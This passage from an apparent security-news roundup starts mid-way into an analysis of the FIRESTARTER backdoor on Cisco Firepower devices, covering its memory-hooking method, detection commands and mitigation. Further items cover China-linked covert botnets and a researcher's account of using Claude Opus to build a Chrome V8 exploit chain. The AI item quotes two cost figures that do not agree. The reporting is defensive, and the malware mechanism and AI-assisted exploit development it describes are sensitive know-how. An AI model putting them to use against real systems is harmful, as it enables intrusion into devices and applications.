FIRESTARTER first reads the LINA process’ memory to search for and verify the presence of the bytes (long) 0x1, 0x2, 0x3, 0x4, 0x5 at specific locations in memory. If found, FIRESTARTER will then query the process’ memory to find an “r-xp” memory range for the shared library “libstdc++.so”. It then copies the next stage shellcode (Stage 2) to the last 0x200 bytes of the memory region. FIRESTARTER then overwrites an internal data structure in the LINA process’ memory to replace a pointer to a WebVPN-specific, legitimate XML handler function with the address of the malicious Stage 2 shellcode.
The malicious shellcode is triggered as part of the authentication API’s request handling process and parses the incoming request data for magic markers signifying an executable payload. If found, the executable payload is then executed on the compromised device.
Detection guidance
The presence of the following artifacts - specifically the filenames “lina_cs” and “svc_samcore.log” - though somewhat brittle indicators, may indicate the presence of the FIRESTARTER on a Firepower device:
- Any output from the commands:
- show kernel process | include lina_cs
- The presence of the following files on disk:
- /usr/bin/lina_cs
- /opt/cisco/platform/logs/var/log/svc_samcore.log
For more comprehensive detection guidance, please refer to Cisco’s Security Advisory here. Please also refer to CISA’s update to V1: Emergency Directive (ED) 25-03: Identify and Mitigate Potential Compromise of Cisco Devices and FIRESTARTER Backdoor Malware Analysis Report for more information and guidance.
Mitigation and coverage
We recommend that Cisco customers follow the steps recommended in Cisco's advisory, with particular attention to any applicable software upgrade recommendations. Organizations impacted can initiate a TAC request for Cisco support.
A FIRESTARTER infection may be mitigated on all affected devices by reimaging the devices.
On Cisco FTD software that is not in lockdown mode, there is also the option of killing the lina_cs process then reloading the device:
> expert
$ sudo kill -9 $(pidof lina_cs)
$ exit
> reboot
Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
The following Snort rules cover the vulnerabilities CVE-2025-20333 and CVE-2025-20362: 65340, 46897.
Snort rules covering FIRESTARTER: 62949
The following ClamAV signatures detect this threat: Unix.Malware.Generic-10059965-0
China-Linked Cyber Actors Turn to Massive Covert Botnets to Evade Detection

A Strategic Shift in China-Nexus TTPs
In recent years, cybersecurity experts have observed a clear transition in China-Nexus TTPs. Rather than relying on dedicated, individually controlled infrastructure, Chinese threat actors are now leveraging expansive networks of compromised devices, commonly referred to as covert networks or botnets. These networks are primarily composed of Small Office/Home Office (SOHO) routers, Internet of Things (IoT) devices, and other internet-connected hardware. According to the advisory, the majority of China-Nexus actors are believed to be using such covert networks, with multiple networks operating simultaneously and often shared among different groups. These networks are continuously updated, making them highly adaptable and difficult to track. Any organization targeted by Chinese threat actors could be affected. For example, the group known as Volt Typhoon has used these covert networks to pre-position cyber capabilities within critical infrastructure, while Flax Typhoon leveraged similar methods for espionage operations.How Covert Networks Operate
Although botnets are not new, China-Nexus actors are now deploying them at an unprecedented scale and with strategic intent. These covert networks allow attackers to mask their identity, route malicious traffic through multiple nodes, and reduce the risk of attribution. Typically, an attacker accesses the network via an entry point, or “on-ramp,” and routes activity through numerous compromised devices—called traversal nodes—before exiting near the target. This multi-hop approach obscures the origin of the attack. These networks support every stage of a cyber operation, from reconnaissance and scanning to malware delivery, command-and-control communication, and data exfiltration. They are also used for general browsing, enabling threat actors to research vulnerabilities and refine TTPs without revealing their identity. The presence of legitimate users on some networks further complicates attribution.Real-World Examples and Scale
Evidence suggests that some covert networks used by China-Nexus actors are developed and maintained by Chinese cybersecurity firms. One notable example is the “Raptor Train” network, which infected over 200,000 devices globally in 2024. It was reportedly managed by Integrity Technology Group, a company also linked by the FBI to activities associated with Flax Typhoon. Another example includes the KV Botnet used by Volt Typhoon, which primarily exploited outdated Cisco and NetGear routers. These devices were particularly vulnerable because they had reached “end-of-life” status, meaning they no longer received security updates. The scale and adaptability of these networks present a major challenge. As Paul Chichester, NCSC Director of Operations, stated: “Botnet operations represent a significant hreat to the UK by exploiting vulnerabilities in everyday internet-connected devices with the potential to carry out large-scale cyberattacks.”Challenges for Network Defenders
Cybersecurity researchers have long been aware of such threats, but the evolving nature of China-Nexus TTPs introduces new difficulties. A key issue identified by Mandiant Intelligence in May 2024 is “indicator of compromise (IOC) extinction.” Traditional defenses, such as static IP blocklists, are becoming less effective because attackers can operate from vast, constantly changing pools of devices. As compromised nodes are patched or removed, new ones are quickly added, making these networks highly dynamic. This fluidity undermines conventional detection and mitigation strategies.Defensive Measures and Best Practices
The advisory outlines several steps organizations can take to defend against China-Nexus covert networks:For all organizations:
- Maintain a clear inventory of network edge devices.
- Establish baselines for normal network activity, particularly VPN access.
- Monitor for unusual connections, including those from consumer broadband ranges.
- Use dynamic threat intelligence feeds.
- Implement multi-factor authentication for remote access.
For higher-risk organizations:
- Use IP allow lists instead of blocklists for VPN access.
- Apply geographic and behavioral profiling of incoming connections.
- Adopt zero-trust security models.
- Enforce SSL machine certificates.
- Reduce exposure of internet-facing systems.
- Explore machine learning tools to detect anomalies.
For the most at-risk entities:
- Treat China-Nexus covert networks as advanced persistent threats (APTs).
- Conduct active threat hunting for suspicious IP activity.
- Map and monitor known covert networks using threat intelligence.
Ransom & Dark Web Issues Week 4, April 2026
ASEC Blog publishes Ransom & Dark Web Issues Week 4, April 2026 ShinyHunters Claims Data Breach Involving Major U.S. Convenience Store Chain ShinyHunters Claims Theft of Internal Data and Source Code from U.S. Software Development Firm Emergence of New Data Extortion Group: Prinz Eugen
Microsoft: Most Windows 11 Users Don’t Need Third-Party Antivirus
Microsoft says Windows 11’s built-in security is strong enough for most users, though power users and enterprises may still want third-party protection.
The post Microsoft: Most Windows 11 Users Don’t Need Third-Party Antivirus appeared first on TechRepublic.
AI Model Claude Opus turns bugs into exploits for just $2,283
Claude Opus created a working Chrome exploit for $2,283, showing that widely available AI models can already find and weaponize vulnerabilities.
Claude Opus managed to produce a functional Chrome exploit for just $2,283, raising concerns about how easily AI can be used to find and exploit vulnerabilities.
Below is the cost of the experiment:
| Model | Tokens | Cost |
|---|---|---|
| Claude Opus 4.6 (high) | 2,140M | $2,014 |
| Claude Opus 4.6 (high-thinking) | 189M | $267 |
| Claude Sonnet / GPT-5.4 (minor) | — | ~$2 |
| Total | 2,330M across 1,765 requests | $2,283 |
While Anthropic held back its more advanced Mythos model over safety fears, even earlier, widely accessible models like Opus 4.6 can already generate real attack code, showing that the risk is not theoretical but already here.
“I pointed Claude Opus at Discord’s bundled Chrome (version 138, nine major versions behind upstream) and asked it to build a full V8 exploit chain. The V8 OOB we used was from Chrome 146, the same version Anthropic’s own Claude Desktop is running.” wrote Mohan Pedhapati, CTO of Hacktron. “A week of back and forth, 2.3 billion tokens, $2,283 in API costs, and about ~20 hours of me unsticking it from dead ends. It popped calc.”
Building the Chrome exploit cost about $6,283, but the return can easily exceed that. Programs like Google’s v8CTF pay $10,000 per valid exploit, and past submissions earned $5,000, with even higher offers appearing privately. Similar bugs could bring large rewards from companies like Anthropic. Overall, the cost already pays off in legitimate bug bounty programs, and could be far more profitable in underground markets.
Anthropic Mythos announcement sparked debate, with some calling it hype and others raising alarms. Beyond the noise, it highlights a real issue: AI models can already turn patches into working exploits, as shown with Chrome’s V8. The real risk lies in slow patching, outdated systems become easy targets. Whether Mythos lives up to the hype or not, progress won’t stop. Sooner or later, even low-skilled attackers with access to AI tools will exploit unpatched software.
The experts pointed out that Electron apps like Discord, Slack, and Teams bundle their own Chromium versions, often lagging weeks or months behind updates. This creates “patch gaps” where known V8 vulnerabilities remain exploitable. Researchers have already shown real-world exploits, including remote code execution on Discord. Many apps still run outdated versions, sometimes missing key protections like sandboxing, making full exploit chains easier. As a result, widely used applications remain exposed to known flaws long after patches exist upstream.
“I picked Discord as my target. It only needs two bugs for a full chain since there’s no sandbox on the main window. It’s sitting on Chrome 138, nine major versions behind current.” continues Pedhapati. “You’d still need an XSS on discord.com to deliver the payload. I’ll leave how hard that is as an exercise for the reader.”
Pedhapati explained that Claude Opus still needs heavy human guidance to build exploits. It often gets stuck, loses context, guesses instead of verifying, and even changes the goal when it can’t solve a problem. It doesn’t recover on its own, so the operator must step in, debug issues, and guide it forward. Setting up the right environment and managing sessions also takes significant effort.
Even with these limits, the trend is clear: future models will need less supervision. As AI speeds up exploit development, it shrinks the time needed to weaponize bugs, while patching still lags. This gap will likely increase real-world attacks.
Security patches themselves reveal vulnerabilities, and AI can quickly turn them into exploits. Open-source code makes this easier, since fixes appear publicly before updates spread. You can’t hide these changes anymore, AI can scan and analyze everything.
“Every patch is basically an exploit hint. A security patch in Chromium or the Linux kernel tells you exactly what was broken. Reverse-engineering patches used to take skill and time. Now you can throw tokens at the problem and, with a decent operator nudging it past stuck points, get to a working exploit much faster.” continues the expert.
The real advantage goes to small, skilled teams. One expert can manage multiple AI-driven exploit efforts at once, greatly increasing their impact compared to less capable attackers.
The researchers doubts AI progress will slow and warns that simply saying “patch faster” isn’t enough. Teams should build security into development from the start, track all dependencies to know what they run, and enforce automatic updates to remove delays. He also suggests rethinking how and when patches get published, since public fixes can quickly turn into exploit blueprints for attackers using AI.
“This sounds crazy, but maybe Chrome, or any open source software, shouldn’t publish V8 patches before the stable release ships. Every public commit is a starting gun for anyone with an API key and strong team members who can weaponize exploits.” he concludes.
Follow me on Twitter: @securityaffairs and Facebook and Mastodon
(SecurityAffairs – hacking, Claude)
